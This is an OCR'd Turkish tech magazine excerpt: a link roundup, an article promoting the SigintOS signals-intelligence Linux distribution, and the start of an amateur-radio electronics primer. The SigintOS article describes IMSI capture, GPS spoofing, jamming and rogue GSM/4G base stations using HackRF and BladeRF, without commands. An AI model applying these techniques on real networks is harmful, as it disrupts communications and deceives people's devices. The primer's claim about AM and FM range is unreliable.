Bağlantı: https://medium.com/@guvsak/alexa-%C3%B6yle-deyince-do%C4%9Frusu-%C3%B6nce-bir-afallad%C4%B1m-cbbf35885923

MongoDB'de Farklı Kurgular

NoSQL sistemlerin kurgulanmasında çokça bahsi geçen meşhur bir üçgen (küme gösterim versiyonu da var) vardır. Uygulama bu üçgenin ancak iki bacağını tam anlamıyla yerine getirebilir. Bu teoremin ismi şimdi söz edeceğim yazıdan öğrendiğim kadarıyla Brewer (CAP) Teoremi imiş.

Selçuk Usta, MongoDB'de bu teoremi göz önünde bulundurarak nasıl bir tasarım yapılması gerektiğini anlatarak Read Concern, Write Concern ve Read Preference konularını yazmış.

Bağlantı: **https://medium.com/@selcukusta/mongodb-read-concern-write-concern-kurcalamalar%C4%B1-7ff79457c928**

Terminal Komutları

Doğan Aydın, içinde yazılımın da bulunduğu pek çok farklı konuda dolu dolu yazılar yazıyor. Geçtiğimiz haftalarda yayımladığı yazısında Linux ve MacOS terminal komutlarının benzerliğinin nereden geldiğini soruyor ve Unix, Linux tarihlerini anlatıyor. Akabinde MacOS'ta önemli ve kullanışlı gördüğü komutları anlatıyor.

Bu bağlamda yakın zamanda yayımlanan bir diğer yazıda Utku Kamacı, Linux terminali için yardımcı 11 komutu ve kullanım senaryolarını yazmış.

Bağlantılar:
https://medium.com/bili%C5%9Fim-hareketi/linux-macos-un-komutlar%C4%B1n%C4%B1n-benzerli%C4%9Fi-nereden-geliyor-cfe3f5360892

https://medium.com/kodgemisi/linux-terminal-icin-yardimci-11-komut-ve-kullanim-senaryolari-79e6d93d53bc

Birincilik Alan Bir Yapay Zeka Projesinin Serencamı

Tam Faktoring bir hackaton düzenlemiş. Yarışmanın birincisi Python'da Majority Vote (Topluluk Oylaması) ile Müşteri Kayıp (Churn) Analizi projesiyle Yunus Emre Gündoğmuş ve arkadaşları olmuş. Çeşitli makine öğrenmesi yöntemleri kullanılarak sürekli müşterileri kaybetme (churn) analizi yapmış. Daha da güzeli Yunus Emre Gündoğmuş, projeyi detaylarıyla anlattığı detaylı ve çok başarılı bir makale kaleme almış. Hem birincilik hem de makale için tebrik edip devam edelim.

Bağlantı: **https://www.linkedin.com/pulse/pythonda-majority-vote-topluluk-oylaması-ile-müşteri-gündoğmuş**

Bitcoin'in Halkın Arasına Karışması

Turan Sert, burada sık sık bahsi geçen Blockchain konusunda üretken bir yazar. Son 2 yazısında Bitcoin'in geniş kitlelere yayılması için yapılan geliştirmelerden bahsetmiş. İlkinde Blockchain üzerinde 2. bir tabaka olarak konumlandırılan ve saniyede maksimum işlem yapılması kısıtını aşmaya yönelik bir geliştirme olan Lightning Network'ü anlatmış. Diğer yazıda ise borsa işlemleri için geliştirilen bir Bitcoin yan zinciri olan ve Bitcoin değerinde L-BTC isminde bir para birimine sahip olan Liquid'den bahsetmiş.

Bağlantılar:
https://medium.com/t%C3%BCrkiye/bitcoin-%C3%BCzerinde-%C4%B1%C5%9F%C4%B1k-h%C4%B1z%C4%B1yla-i%C5%9Flem-lightning-network-683c49196886

https://medium.com/@turansert/bitcoin-gibi-amade%C4%9Fil-liquid-7a6e25778be4

TCP Nasıl Çalışır

TCP, pek çok teknolojinin temelinde kullanılan paket kaybına karşı duyarlı bir iletim protokolü. Aynı zamanda yazılımla uğraşan herkesin bilgi sahibi olması gerektiğini düşündüğüm temel bir konu. Gökhan Şengün, haftalık yazılarında yine mimarisi ve çalışma mantığıyla TCP'yi anlatmaya başlamış.

Bağlantılar:
https://medium.com/@gokhansengun/tcp-nas%C4%B1l-%C3%A7al%C4%B1%C5%9F%C4%B1r-1-484612c5264f

https://medium.com/@gokhansengun/tcp-nas%C4%B1l-%C3%A7al%C4%B1%C5%9F%C4%B1r-2-dfa21d9a730d

Yol Haritaları

Merve Bayram Duran, veri bilimcisi olmaya karar vermiş ve oturup kendine 1 yıllık detaylı bir yol haritası hazırlamış. Benzer bir kariyer hedefi olanlar için faydalı bir kaynak.

Diğer bir yol haritası çalışması ise yazılıma yeni başlayanlar için Abdullah Şahin tarafından hazırlanan oldukça kapsamlı bir çalışma. Özellikle yeni mezunların veya alaylı diye tabir edilen yazılımla alakası olmayan okullarda okuyup yazılıma başlayanların merak ettiği pek çok konu dokümanda mevcut.

Bağlantılar:
https://medium.com/bili%C5%9Fim-hareketi/veri-bilimcisi-olma-yolunda-2019-plan%C4%B1m-55c1b6affb74

https://mrabdullahsahin.github.io/yolharitasi

Veri Hazırlama

Halil İbrahim Şafak, makine öğrenmesi için bir seriye başlamış. Geçtiğimiz haftalarda yayımladığı 2. yazısında verilerin hazırlanması aşamasını anlatmış.

Yine Hakkı Kaan Şimşek, veri hazırlama aşamasında çok boyutlu verilerin boyutunu düşürme yöntemlerini anlatmış.

Bağlantılar:
https://medium.com/@hibrahimsafak/verilerin-haz%C4%B1rlanmas%C4%B1-ml-2-b%C3%B6l%C3%BCm-1-k%C4%B1s%C4%B1m-7bfdb255c235

https://medium.com/deep-learning-turkiye/boyut-azaltma-temel-bile%C5%9Fen-analizi-812fd2163bbf

Kişisel Robotlar, Kişisel Veriler

Yapay zeka, robotik ve otonom araçlar gibi teknolojiler geliştikçe olay daha da disiplinler arası bir boyuta evriliyor. Özellikle etik ve hukuki tartışmalar gün geçtikçe artıyor. Türkçe

içerik üretmek üzere *robotic.legal* ismiyle bir site kurulmuş. Bu site üzerinde okuduğum bir yazıda Gizem x ý, kişisel verileri koruma kanunlarının tarihinden bahsediyor; akabinde kişisel hizmetler için kullanılan ve kişiselleştirilmesi amacıyla belli verileri tutan robotların bu kanunlar karşısındaki durumunu sorguluyor.

Bağlantı: http://robotic.legal/kisisel-robotlar-ve-kisisel-veriler

2018'de Yapay Zekâ

2018'in son günlerinde Stanford Üniversitesi tarafından ve SRI International, MIT, OpenAI, McKinsey Global Institute, Harvard Üniversitesi gibi bu alana yön veren kurum ve kuruluşlardan birçok araştırmacının desteği ile oluşturulan 'Artificial Intelligence Index- 2018 Annual Report' yayınlanmış. Deep Learning Türkiye Topluluğu'ndan Başak Buluz ve Şebnem Özdemir, bu raporu Türkçeye çevirmiş ve yorumlamışlar.


Bağlantı: https://medium.com/deep-learning-turkiye/2018-yapay-zeka-y%C4%B1l%C4%B1k-raporu-yay%C4%B1nland%C4%B1-69f94ae1cf81

Murat Şişman – info@muratsisman.com

SigintOS

Sinyal İstihbaratına Yönelik Yerli Linux Dağıtımı

SigintOS, isminden de anlaşılacağı üzere SIGINT yani sinyal istihbaratına yönelik geliştirilmiş bir Linux dağıtımıdır. DVD veya USB bellek üzerinde canlı olarak çalışabilme özelliği olan bu dağıtım, Ubuntu - Linux dağıtımı temel alınarak hazırlanmıştır. İçerisinde kendine özgü *SigintOS Tools* adındaki yardımcı yazılımı bulunmaktadır. Bu yazılım ile birçok SIGINT işlemleri tek bir grafiksel arayüz üzerinden gerçekleştirilebiliyor.



Sinyal işlemleri ile ilgilenen pek çok insanın sıkça karşılaştığı donanım ve yazılım kurulumu problemleri SigintOS ile tamamen ortadan kaldırılmış durumda. HackRF, BladeRF, USRP, RTL-SDR gibi donanımlar hali hazırda kurulu olarak bulunmakta olup yine bu alanda en çok kullanılan Gnuradio, GSM, LTE ve GPS uygulamaları da dağıtımın içerisinde mevcut bulunuyor.

SigintOS dağıtımını geliştiren Murat ŞİŞMAN; uzun yıllar Linux yerelleştirme projelerinde gönüllü olarak görev almış olup yazılım alanında da bir çok kurumsal ve bireysel projeler hayat geçirmiştir. Linux ve siber güvenlik alanına olan merakı neticesinde kendi kullanımı için hazırladığı SigintOS dağıtımını yine bu alanda çalışan ve merakı olan herkesin kullanımına sunmuştur. Ülkemizde sinyal istihbaratı konusunda muazzam bir insan kaynağı açığı olduğu aşikar ve bundan dolayı eğitim alanında kullanılabilecek bir dağıtım olduğunu söyleyebiliriz.

Dünyada İlk ve Tek

Dağıtımın en dikkat çeken özelliği *SigintOS Tools* adlı yazılımın grafiksel arayüzüdür. Dünyada buna benzer, sinyal alanındaki birçok farklı uygulamayı tek bir yazılım aracılığı ile çalıştırabilen başka bir örnek bulunmamaktadır. Gerek bu alandaki donanımların gerek yazılımların kurulum sırasında yaşanılan problemleri ortadan kaldıran ve cihazların bağlantı durumlarını ekranda görsel olarak sunan *SigintOS Tools* harici başka bir yazılım bulunmamaktadır.

Terminal üzerinde çalışan tüm yazılımları grafiksel arayüze geçirerek kullanıcılara kolaylık sağlamaktadır.

%100 Yerli Dağıtım


SigintOS, Pardus Linux gibi diğer dağıtımlardan farklı olarak yalnızca bir alana odaklanmış durumda. Bu nedenle sıfırdan temel bir sistem oluşturmak yerine Ubuntu'nun güçlü ve kararlı yapısı kullanılarak üzerinde geliştirmeler yapılmıştır. Türkçe dahil birçok dil desteği bulunan dağıtım global kullanım amacı ile varsayılan olarak İngilizce dilinde çalışıyor. *SigintOS Tools* yazılımı da yine global kullanımı baz aldığı için İngilizce olarak sunulmuş durumda. Murat ŞİŞMAN; global anlamda bir dağıtım olması isteği üzerine İngilizce olarak hazırladığını ancak ileriki dönemlerde Türkçe dil desteğini de ekleyeceğini belirtiyor. Bu nedenle dağıtım için milli kelimesini kullanmayarak yalnızca yerli olarak nitelendiriyor. Her ne kadar İngilizce hazırlanmış olsa da milli kullanım için oldukça uygun bir dağıtım.

SigintOS ile neler yapılabilir?

SigintOS birçok farklı donanım ile çalışabilme özelliğine sahiptir. Bu donanımlardan bazıları yalnızca sinyal dinleme işlevlerine sahip olduğu gibi bazıları hem sinyal dinleme hem de gönderme işlevlerine sahiptir.


Sinyal Dinleme

RTL-SDR adlı donanım ile yalnızca sinyal dinleme işlemleri gerçekleştirilebilir dolayısıyla bu donanım ve SigintOS ile; çevredeki GSM baz istasyonları frekansları bulunabilir, bu baz istasyonlarındaki zafiyet kullanılarak IMSI numaraları görüntülenebilir. Yine bu GSM zafiyetlerini görüntüleme işlemleri HackRF ve BladeRF gibi donanımlar ile de gerçekleştirilebilir.




Sinyal Gönderme

SigintOS Tools yazılımı yardımıyla istenilen frekansta FM yayını gerçekleştirilebilmektedir. Bu işlem için HackRF veya BladeRF gibi sinyal gönderebilen donanımlara sahip olunması gerekmektedir. Yine bu donanımlara sahipseniz kendi belirlediğiniz koordinatları sahte GPS sinyalleri ile çevreye yayarak cep telefonu gibi GPS alıcısı bulunan tüm cihazlar aldatılabilir.




Jammer

HackRF veya BladeRF gibi donanımlar yardımıyla belirli frekans karıştırılıp işlevsiz hale getirilebilir. Bu özellik, devlet büyüklerimizin korumalarının kullandığı yabancı menşeili jammer donanımları ile aynı işleve sahiptir. Aradaki tek fark o donanımların antenlerinin HackRF veya BladeRF gibi donanımların antenlerinden daha güçlü olmasıdır. ***SigintOS, yüzbinlerce dolarlık jammer cihazlarının yaptığı işi HackRF ve basit bir anten güçlendirici ile yapabilmektedir. Bu anlamda savunma sanayimiz için de oldukça önemli bir dağıtım ortaya çıkmış durumdadır.***



Baz İstasyonu

İçerisinde kurulu halde bulunan YateBTS adlı yazılım ve BladeRF donanımı ile kendinize ait bir GSM operatörü kurabilir, kullanmış olduğunuz anteninizin gücünün el verdiği alanlarda yayın yapabilirsiniz. Ülkemizdeki en büyük GSM operatör firmalarından birinin yapmış olduğu Drone Cell adındaki uçan baz istasyonları gibi bir baz istasyonuna sahip olabilirsiniz. Üstelik o firma gibi iki yıllık bir geliştirme sürecine ihtiyacınız olmadan saniyeler içerisinde yapabilirsiniz. http://localhost adresine bağlanılarak GSM ayarları yapılabilmektedir.



4G Baz İstasyonu

srsLTE adlı yazılım ile 4G baz istasyonu kurabilir ve tıpkı GSM baz istasyonunda olduğu gibi yayın yapılabilir. Üstelik hem 4G hem de GSM baz istasyonlarını kendi belirlediğiniz isimde ve frekansta yayınlayabilirsiniz. Bu işlem için BladeRF veya USRP gibi Full-Dublex yani aynı anda hem sinyal alıp hem de gönderebilme özelliğinde bir donanıma ihtiyaç duyulmaktadır.


Önemli Not!

Tüm bu sinyal dinleme ve gönderme işlemleri yasal olan Halk Bandında veya test amaçlı bir faraday kafesi içerisinde yapmanız gerekmektedir. Halk bandı diye tabir edilen 27Mhz bandı haricinde yayın yapılması kanunen suç teşkil etmektedir. Murat Şişman bu konuda faraday kafesi kullanmayı veya yalnızca kendi bulunduğunuz alanda başka hiçbir cihazı etkilemeyecek şekilde yayın yapacak düşük güçte antenler ile çalışmayı öneriyor.

Kurulum


SigintOS DVD veya USB bellek üzerinden canlı olarak çalışmaktadır. Dileyen kullanıcılar harddisk üzerine kurulum işlemini de gerçekleştirebilirler. Kurulum için sigintos.iso dosyasını https://www.sigintos.com/download adresinden indirip USB belleğe veya DVD'ye bootable olarak yazdırmak yeterli olacaktır. Ayrıca VMware ve VirtualBox gibi sanallaştırma uygulamaları üzerinde de sorunsuz şekilde çalıştırılabiliyor.

Windows kullanıcıları iso2usb adlı program ile sigintos.iso dosyasını USB flash belleğe bootable olarak yazdırabilir.



https://www.isotousb.com

MacOS kullanıcıları BalenaEtcher adlı program ile kolay bir şekilde sigintos.iso dosyasını USB flash belleğe bootable olarak yazdırabilir.



https://www.balena.io/etcher/

Hâlihazırda desteklenen cihazlar:

- BladeRF
- HackRF
- RTL-SDR
- AirSpy
- USRP

Kurulu olan yazılımlardan bazıları:

- SigintOS
- Gnuradio
- Osmocom
- Gqrx
- Gr-gsm
- Gps-sdr-sim
- srsLTE
- YateBTS
- LTE-Cell-Search
- Wireshark

Geliştirme Süreci

SigintOS geliştirme süreci hâlen devam etmektedir. Bugüne kadar yalnızca Murat ŞİŞMAN tarafından geliştirilen dağıtım destek vermek isteyen tüm gönüllülere açık durumda. Özellikle Qt ve Python ile yazılım geliştiren kişilerin desteğine bolca ihtiyaç olduğu belirtiliyor. *SigintOS Tool* yazılımına daha birçok modül eklenmesi planlar arasında. Bilgi için www.sigintos.com adresini ziyaret edebilirsiniz.

Geliştiriciden

Günümüz dünyasında konvansiyonel savaşlar artık yerini elektronik savaşlara bırakmış durumda. Hayatımızın her alanında kullandığımız cihazlar birbirleri ile sinyaller yardımıyla haberleşmekte. Evimizde kullandığımız kablosuz modemlerden tutun cep telefonlarına kadar hemen hemen tüm cihazlar radyo sinyalleri ile haberleşiyorlar. Kablosuz iletişimin hayatımıza bu kadar dahil olduğu ve sinyallerin etrafımızı çevrelediği bu dünyadaki en büyük zafiyet o sinyallerin rahatlıkla haberiniz olmadan başkaları tarafından dinlenebilmesidir. Rusya'dan ateşlenen bir balistik füzenin yaydığı gürültü ve elektromanyetik dalgalar antenler yardımıyla analiz edilerek ABD'den izlenebilmektedir. Görüntü veya insan istihbaratına ihtiyaç duymadan yalnızca radyo sinyalleri yardımıyla tüm dünya izlenebilirken ülkemiz olarak bu alanda başkalarına muhtaç olmadan kendi teknolojilerimizi üretmek zorundayız. Donanım üretmenin zaruri olduğu bu alanda donanımları çalıştıracak yazılımları da geliştirmek bir o kadar önemlidir. Burada en önemli aktör olan devletin yazılım ve donanım geliştirme alanında büyük destekler, imkanlar ve eğitimler sunması gerekmektedir. Umarım SigintOS bu alanda kendini geliştirmek isteyen meraklılara ve kamuya faydalı bir ürün olacaktır.

Murat Kaygısız – TA1IHE@arkakapidergi.com

TELSİZ HABERLEŞMESİ ALTYAPI BİLGİLERİ

Değerli okurlarımız, altıncı sayımızda sizinle yepyeni bir yılda tekrar buluşmanın verdiği mutluluk ile hepinize öncelikle güzel bir yeni yıl diliyorum. Amatör telsiz hobimiz içerisinde teknolojik nimetleri anlatmaya çalıştığımız geçmiş yazılarımızdan sonra amatör telsiz hobimiz ile ilgili temel bilgilerini verdiğimizi düşünüyorum.

AMATÖR ve ELEKTRONİK BİLGİSİ

Bir amatör telsiz operatörü ne derece elektronik bilgisine sahip olmalıdır? Kesinlikle, A-B veya C sınıfı bir amatör olmanız sonucu değiştirmez! Bu hobiye gönül verdiyseniz göreceksiniz ki en azından temel elektronik bilgisine vakıf olmanız gerekecektir. Fakat ülkemizde şu an kaç operatörün bilgilere haiz düşünülmesi gereken bir noktadır.

Amatör telsiz operatörü sadece havada görüşme yapmamalı, "Radyo frekans nedir?" konusuna da hâkim olmalıdır. Bunun tek yolu tamamen elektronik temellerini bilmeye bağlıdır. Elektrik akımı, doğru ve alternatif akım nedir, farkları, periyotları ve akım yönü bilinmeden; kısaca RF dediğimiz, frekans detaylarını algılamak oldukça uzun ve maalesef çoğunlukla başarısızlıkla neticelenen bir süreçtir. Bunlar ayrıca bu uğraşın hobiye dönüşmesi, bu uğraştan bir tat almak için de gerekli bilgilerdir. Bu hobi içerisine girdiğiniz andan itibaren en sık görüşeceğiniz dostlarınız havya, lehim kokusu ve devreler olmalıdır. Aklınızdan geçen pek çok projeyi gerçekleştirmek için bu yeni dostlarınızın yanına, kondansatörler, dirençler, bobinler, EEPROM, Ohm ve amper gibi niceleri eklenecektir.

Burada belirtmek istenen esas konu, hobiyi icra ederken öğrenip ilgi duyulacak birçok noktada hem olayları kavrama hem de gerekli müdahalede bulunabilmek için en azından başlangıç seviyesinde bir elektronik altyapı tecrübesine sahip olunması gereğidir. Şimdi burada birkaç temel hususta bahsedelim.

Akım Nedir Çeşitleri Nelerdir?

Elektronlar negatif (-) yönden pozitif (+) yöne doğru hareket etmektedir. Elektronların bu hareketine **elektrik akımı** denmesine rağmen elektrik akımı ise elektron akışının tersi yönde; pozitif (+) yönden negatif (-) yöne doğru hareket etmektedir. İşte elektronlar arasında gerçekleşen bu enerji aktarımına akım denilmektedir.

Elektrik akımı birimi ise ***Amper*** olarak ifade edilmektedir.

Amper Nedir?


İletken telin herhangi bir noktasından saniyede geçen bir Coulomb elektrik yükü ile oluşan elektrik akım miktarına **amper** denir. Bir Coulomb 6,25 x 10^18 elektron yükü miktarı ile ifade edilir. Ayrıca bu ifade **akım şiddeti** olarak da ifade edilmektedir.

Eğer iletkenin ölçülen herhangi bir kesitinden saniyede 1 Coulomb yük geçerse ölçülen akım şiddeti 1A olarak ölçülür. Aşağıdaki resimde elektrik akımının çalışma prensibini görsel olarak görebilirsiniz. Resimde görüldüğü gibi elektronlar – (eksi) yönden + (artı) yöne doğru hareket etmektedir.

Elektrik Akımı Çeşitleri

Elektrikte, Akım türleri Doğru Akım(DA veya DC) ve Alternatif Akım (AA veya AC) olarak iki farklı kategoriye ayrılmaktadır. Oluşan bu akım çeşitliliği elektrik alanının zenginleşmesine sebep olmuş ve elektriğin pek çok alanda kullanılabilmesine imkân vermiştir.


Doğru Akım (DC) Nedir?



Elektronik alanının en temel kavramıdır. Güç gerektiren bütün elektronik devreler bir güç kaynağı yardımı ile doğru akım elde edilerek çalıştırılırlar.

Doğru akım, zamana bağlı olarak yönü ve şiddeti değişmeyen akım türüdür. En ideal doğru akım kaynağı sabit bir çıkış verebilmelidir. Bundan dolayı, yeryüzündeki en ideal doğru akım kaynağı olarak ise pilleri göstermek mümkündür.

Alternatif Akım (AC) Nedir?



Alternatif akım, zamana bağlı olarak yönü ve şiddeti değişen akım türüdür. Genellikle yüksek güç ile çalışan elektrik devrelerinin kumandasında ve yüksek güçlü elektrik motorlarını sürmek için kullanılan akım türüdür.

Ayrıca, ev tesisatı için çekilen elektrik kaynağı da alternatif akım ile çalışmaktadır. Çünkü alternatif akım, doğru akıma göre iletken yardımı ile çok daha rahat ve kayıpsız şekilde taşınabilmektedir. Tüm bunlara rağmen evlerimizdeki buzdolabı, çamaşır makinesi ve bulaşık makinesi gibi cihazlar doğrudan alternatif akımla çalıştığı gibi televizyon, bilgisayar, video oynatıcı gibi elektronik cihazlar da prizden gelen alternatif akımlı kaynağı güç ünitelerinde doğru akıma dönüştürerek çalışırlar. Yapılan bu adımlara **regüle işlemi** denir.

Alternatif Akım Doğru Akıma Nasıl Dönüştürülür?

Yukarıda kısaca bahsettiğim regüle işlemi yapılarak **alternatif akım doğru akıma dönüştürülür. Regüle devreleri**, ayrıca **doğrultmaç devreleri** olarak da bilinmektedir. 3 farklı şekilde **doğrultma (regüle)** yapılabilir. Regüle tipleri aşağıda sıralanmıştır. Ayrıca Doğrultmaç Devreleri ile ilgili ayrıntılı bilgiye ulaşabilirsiniz.


Yarım Dalga Doğrultma

Tam Dalga Doğrultma


Köprü Tipi Doğrultma

Frekans Nedir?

Frekans, bir olayın birim zaman (genellikle 1 saniye) içinde hangi sıklıkla, kaç defa tekrarlandığının ölçümüdür. Bir saniye içerisinde oluşan saykıl (cycle) sayısına frekans denir. Frekans birimi Hertz'dir (Hz).



Hertz kavramı ismini Heinrich Rudolf Hertz'in isminden almaktadır. Bir hz. saniyede gerçekleşen bir çevrimdir. Burada bilmemiz gereken özelliklerden biri de aynı tür sinyalin frekans değeri arttıkça sinyalin iletim mesafesinin azalıyor oluşudur. Örneğin, AM radyolar 100m öteye iletilebilirken, FM radyo dalgaları 10m iletilebilir. Burada SAYKIL ne demek kısaca tanımlayalım.



